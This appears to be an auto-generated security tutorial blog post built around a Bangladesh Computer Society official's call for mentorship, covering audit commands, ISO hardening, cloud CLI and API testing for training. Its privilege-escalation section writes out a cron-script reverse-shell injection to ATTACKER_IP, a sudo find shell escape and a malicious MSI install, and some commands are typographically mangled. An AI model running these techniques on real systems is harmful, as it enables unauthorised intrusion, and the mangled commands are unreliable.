
Listen to this Post
Introduction
In today’s rapidly evolving threat landscape, blindly following generic advice or outdated procedures leaves organizations vulnerable to breaches. True cybersecurity maturity demands structured guidance, hands-on collaboration, and a shared commitment to upskill junior professionals—exactly the vision articulated by Alin Boby, Secretary General of the Bangladesh Computer Society (BCS). As a certified CEH, ISO 27001 & 42001 Lead Auditor, ACE, CSA, CC, CCEP, and Top 1% TryHackMe member, Boby emphasizes that seniors must establish policies and job spaces while juniors embrace new technologies through practical, community-driven learning. This article translates that philosophy into actionable technical tutorials, covering Linux/Windows commands, CTF-style exploitation, cloud hardening, and API security—directly aligned with BCS’s goal of transforming into a collaborative hub for mentorship and progress.
Learning Objectives
- Master essential Linux and Windows command-line tools for system auditing, privilege escalation detection, and log analysis.
- Implement ISO 27001 and ISO 42001 (AI management system) controls using native OS commands and configuration hardening.
- Apply CTF-derived exploitation and mitigation techniques, including privilege escalation, API fuzzing, and cloud IAM hardening.
You Should Know
1. Linux Command Line Fundamentals for Security Audits

Understanding what runs on your system is the first step to hardening. The following commands help identify open ports, active services, and suspicious processes—core skills for any IT professional following the BCS call for self-reliance.
Step‑by‑step guide to network and process auditing:
1. List listening ports and established connections
`sudo netstat -tulpn` shows TCP/UDP ports with process IDs. For modern distributions, `ss -tulpn` is faster.
2. Identify all running processes and their binaries
`ps auxf` (tree view) or `ps -eo pid,ppid,cmd,%mem,%cpu –sort=-%mem` to spot resource-heavy anomalies.
3. Check for unexpected open files and sockets
`sudo lsof -i -P -n` reveals which programs are using network. Combine with `lsof -i :22` to see SSH connections.
4. Examine system logs for authentication failures
`sudo journalctl -u ssh –since “1 hour ago” | grep “Failed password”`
For older syslog: `grep “sshd.Failed” /var/log/auth.log`
5. Verify integrity of critical binaries
`sudo rpm -Va` (RHEL) or `sudo debsums -c` (Debian) checks for tampered files.
These commands form the basis of daily security monitoring. Practice them in a lab environment – the BCS office could host weekly “command‑line clinics” where seniors demonstrate real incident hunting.
2. Windows PowerShell for Threat Hunting and Hardening
Windows environments dominate enterprise IT; juniors must move beyond GUI. PowerShell offers deep visibility and automation capabilities.
Step‑by‑step guide to Windows security inspection:
1. Enumerate running processes with network connections
`Get-NetTCPConnection | Select-Object LocalAddress, LocalPort, RemoteAddress, RemotePort, State, OwningProcess`
Then map process IDs: `Get-Process -Id (Get-NetTCPConnection).OwningProcess`
2. Check scheduled tasks for persistence
`Get-ScheduledTask | Where-Object {$_.State -ne “Disabled”} | Get-ScheduledTaskInfo`
Look for tasks created by non‑administrators or with obfuscated names.
3. Audit local users and group memberships
`Get-LocalUser | Where-Object {$_.Enabled -eq $true}`
`Get-LocalGroupMember -Group “Administrators”` – ensure no unexpected accounts.
- Parse Windows Event Log for failed logons (Event ID 4625)
`Get-WinEvent -FilterHashtable @{LogName=’Security’; ID=4625; StartTime=(Get-Date).AddHours(-24)} | Select-Object TimeCreated, Message`
5. Disable dangerous services (e.g., SMBv1)
`Set-SmbServerConfiguration -EnableSMB1Protocol $false -Force`
Verify with `Get-SmbServerConfiguration | Select EnableSMB1Protocol`
Encourage juniors to script these checks into a daily health report. The BCS “Adda” sessions could review anonymized outputs to build collective threat intelligence.
- Implementing ISO 27001 & 42001 Controls on Linux
ISO 27001 (information security) and ISO 42001 (AI management) demand technical controls like access restriction, logging, and model integrity. Here’s how to apply them using native Linux tools.
Step‑by‑step guide for hardening a server hosting AI workloads:
1. Enforce key-based SSH authentication (A.9.4.2)
Edit `/etc/ssh/sshd_config`:
PasswordAuthentication no
PubkeyAuthentication yes
PermitRootLogin prohibit-password
Then `sudo systemctl restart sshd`
- Configure auditd to monitor AI model access (ISO 42001 Clause 6.2)
`sudo auditctl -w /opt/ai-models/ -p rwa -k ai_model_access`
Make persistent: add `-w /opt/ai-models/ -p rwa -k ai_model_access` to `/etc/audit/rules.d/ai.rules`
3. Set strict file permissions for training data
`sudo chown root:mlteam /data/training`
`sudo chmod 750 /data/training` – only root and mlteam can read/write.
- Enable SELinux or AppArmor to confine AI inference engines
For AppArmor: `sudo aa-genprof /usr/local/bin/ai-inference` and follow prompts to create a profile that restricts file and network access.
5. Centralize logs to a remote SIEM (A.12.4.3)
`sudo rsyslogd` configuration: add `. @192.168.1.100:514` in `/etc/rsyslog.conf`
These steps turn compliance frameworks into measurable, command‑line verifiable states. BCS should publish checklists for member organizations.
4. CTF Techniques: Privilege Escalation (Linux & Windows)
Capture The Flag competitions train exactly the “sharp skills” Boby expects from juniors. Learning how attackers escalate privileges helps you defend against them.
Linux privilege escalation steps (hands‑on lab):
1. Find SUID binaries
`find / -perm -4000 -type f 2>/dev/null` – look for unexpected SUID on pkexec, vim, etc.
2. Exploit writable cron scripts
`cat /etc/crontab` – if a script is world‑writable, inject reverse shell:
`echo “bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1” >> /path/to/script.sh`
3. Check sudo rights
`sudo -l` – if you can run sudo find, use: `sudo find . -exec /bin/sh \;`
Windows privilege escalation (using built‑in tools):
1. List unquoted service paths
`wmic service get name,displayname,pathname,startmode | findstr /i “auto” | findstr /i /v “C:\\Windows\\”`
Then create a malicious binary that matches the first token of the path.
2. Check AlwaysInstallElevated registry keys
`reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated`
If set, craft an MSI that runs as SYSTEM: `msiexec /i evil.msi /quiet /qn`
Practice these in an isolated VM (TryHackMe rooms are excellent). BCS could run bi‑weekly CTF workshops at their office – the “indoor games” Boby mentions can easily be cybersecurity jeopardy.
- Cloud Hardening with CSA Guidelines (Azure & AWS CLI)
The Cloud Security Alliance (CSA) publishes the Cloud Controls Matrix. Juniors need command‑line fluency to harden IaaS environments.
Step‑by‑step guide for AWS security group hardening:
- List all security groups with overly permissive rules
`aws ec2 describe-security-groups –query ‘SecurityGroups[?IpPermissions[?IpRanges[?CidrIp==\`0.0.0.0/0\`]]]’`
2. Revoke public SSH/RDP access
`aws ec2 revoke-security-group-ingress –group-id sg-123abc –protocol tcp –port 22 –cidr 0.0.0.0/0`
3. Enable AWS Config to track compliance with CIS benchmarks
`aws configservice put-configuration-recorder –configuration-recorder name=default,roleARN=arn:aws:iam::123456789012:role/config-role`
Then `aws configservice start-configuration-recorder –configuration-recorder-name default`
Azure CLI equivalent for NSG lockdown:
- Find NSGs with ‘Allow’ and ‘’ or ‘0.0.0.0’
`az network nsg list –query “[?securityRules[?access==’Allow’ && (sourceAddressPrefix==” || sourceAddressPrefix==’0.0.0.0/0′)]]”`
2. Remove dangerous rule
`az network nsg rule delete –resource-group myRG –nsg-name myNSG –name RDP_Open`
Cloud misconfigurations are the number one cause of data breaches. BCS’s senior members can mentor juniors by walking through these CLI commands during “face‑to‑face” office hours.
6. API Security Testing (ACE Certification Context)
The ACE (API Cybersecurity Expert) certification validates skills in testing REST/GraphQL APIs. OWASP API Top 10 vulnerabilities – like Broken Object Level Authorization (BOLA) – are rampant in Bangladeshi IT products.
Step‑by‑step guide using curl and OWASP ZAP:
1. Enumerate API endpoints with curl
`curl -X GET “https://api.target.com/v1/users/1” -H “Authorization: Bearer $TOKEN”`
Then increment ID: `curl -X GET “https://api.target.com/v1/users/2″` – if data returns for a different user, BOLA exists.
2. Fuzz parameters with ffuf
`ffuf -u https://api.target.com/v1/users/FUZZ -w /usr/share/wordlists/dirb/common.txt -fc 404`
3. Use ZAP in headless mode to automate scanning
`/zap.sh -cmd -quickurl https://api.target.com -quickprogress -quickout api_report.html`
4. Mitigation: Implement strict authorization checks
On the server side (example using Express.js middleware):
function checkOwnership(req, res, next) {
if (req.user.id !== parseInt(req.params.userId)) return res.status(403).end();
next();
}
API security is a perfect topic for BCS “Adda” – groups can analyze a deliberately vulnerable API (like crAPI) together, share findings, and build collective defense playbooks.
- Building a Collaborative Security Lab (BCS Community Platform)
The post’s heart is transforming BCS into a physical and virtual “home” for interaction. A shared cybersecurity lab is the technical embodiment of that vision.
Step‑by‑step guide to set up a community CTF / training environment:
- Deploy a CTFd instance on a local server
`git clone https://github.com/CTFd/CTFd.git`
`cd CTFd && docker-compose up -d` – accessible on port 8000.
2. Create vulnerable virtual machines using Vulhub
`git clone https://github.com/vulhub/vulhub.git`
`cd vulhub/nginx/nginx_parsing_vulnerability && docker-compose up -d`
3. Schedule weekly “Live Hacking” sessions
Use Jitsi (self‑hosted) for remote participants, but mandate one evening per week at the physical BCS office for in‑person labs.
- Implement a logging and monitoring server (ELK stack)
`docker run -p 5601:5601 -p 9200:9200 -p 5044:5044 -it –name elk sebp/elk`
Have juniors forward their lab logs to ELK and practice writing detection queries.
This lab becomes the “indoor games” Boby called for – but instead of table tennis, you’re hunting shells and patching vulnerabilities. The shared victories build authentic camaraderie and technical excellence.
What Undercode Say
- Key Takeaway 1: Blind adherence to outdated checklists fails; community‑driven, hands‑on practice using real commands (netstat, PowerShell, curl) creates resilient IT professionals. Seniors must demonstrate, not just dictate.
- Key Takeaway 2: Combining technical skills (CTF, cloud CLI, API fuzzing) with collaborative platforms (physical BCS office, shared CTFd lab) directly fulfills the post’s call for “guidance, collaboration, and a shared commitment.” Juniors who master privilege escalation and ISO controls become the support system seniors need.
Analysis (10 lines):
Alin Boby’s post is a rare blend of human warmth and technical urgency. By highlighting his CEH, ISO 42001, and Top 1% THM credentials, he signals that soft skills (“Adda”) must coexist with hard skills. The step‑by‑step commands above translate his vision into daily practice: a senior can sit with a junior, run `sudo -l` together, and explain privilege escalation. The mention of ISO 42001 (AI management) is forward‑looking – Bangladesh’s growing AI sector needs exactly these controls. Boby’s expectation that juniors “embrace new technologies” is operationalized through cloud hardening and API security tutorials. The BCS office becoming a “home” for mentorship is critical; remote learning lacks the spontaneous knowledge transfer of in‑person command‑line debugging. Finally, the emphasis on “creating more job space” is achievable when every junior leaves a BCS session able to write a hardening script or detect a BOLA vulnerability – skills that immediately add value to local IT firms. Undercode would conclude that Boby’s message isn’t just inspirational; it’s a practical roadmap for national cyber capacity building.
Prediction
Within two years, Bangladesh’s IT industry will see a measurable reduction in commodity attacks (e.g., open RDP, default credentials) if BCS implements the proposed in‑person lab evenings and command‑line certification pathways. However, AI‑specific threats (model poisoning, inference attacks) will rise as local fintech and healthcare adopt AI – making ISO 42001 audits and the audit commands shown above mandatory for compliance. The most successful Bangladeshi IT firms will be those that institutionalize “Adda‑based security” – combining regular face‑to‑face command drills with a culture of mutual mentoring. Conversely, organizations that ignore this collaborative model will suffer repeated breaches, driving talent toward BCS’s community. Ultimately, Bangladesh has the opportunity to leapfrog into a cybersecurity‑conscious IT powerhouse, but only if seniors actively open their terminals alongside juniors – every evening, in person, with patience and a shared goal.
▶️ Related Video (60% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Hxn0n3 Itprofessional – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


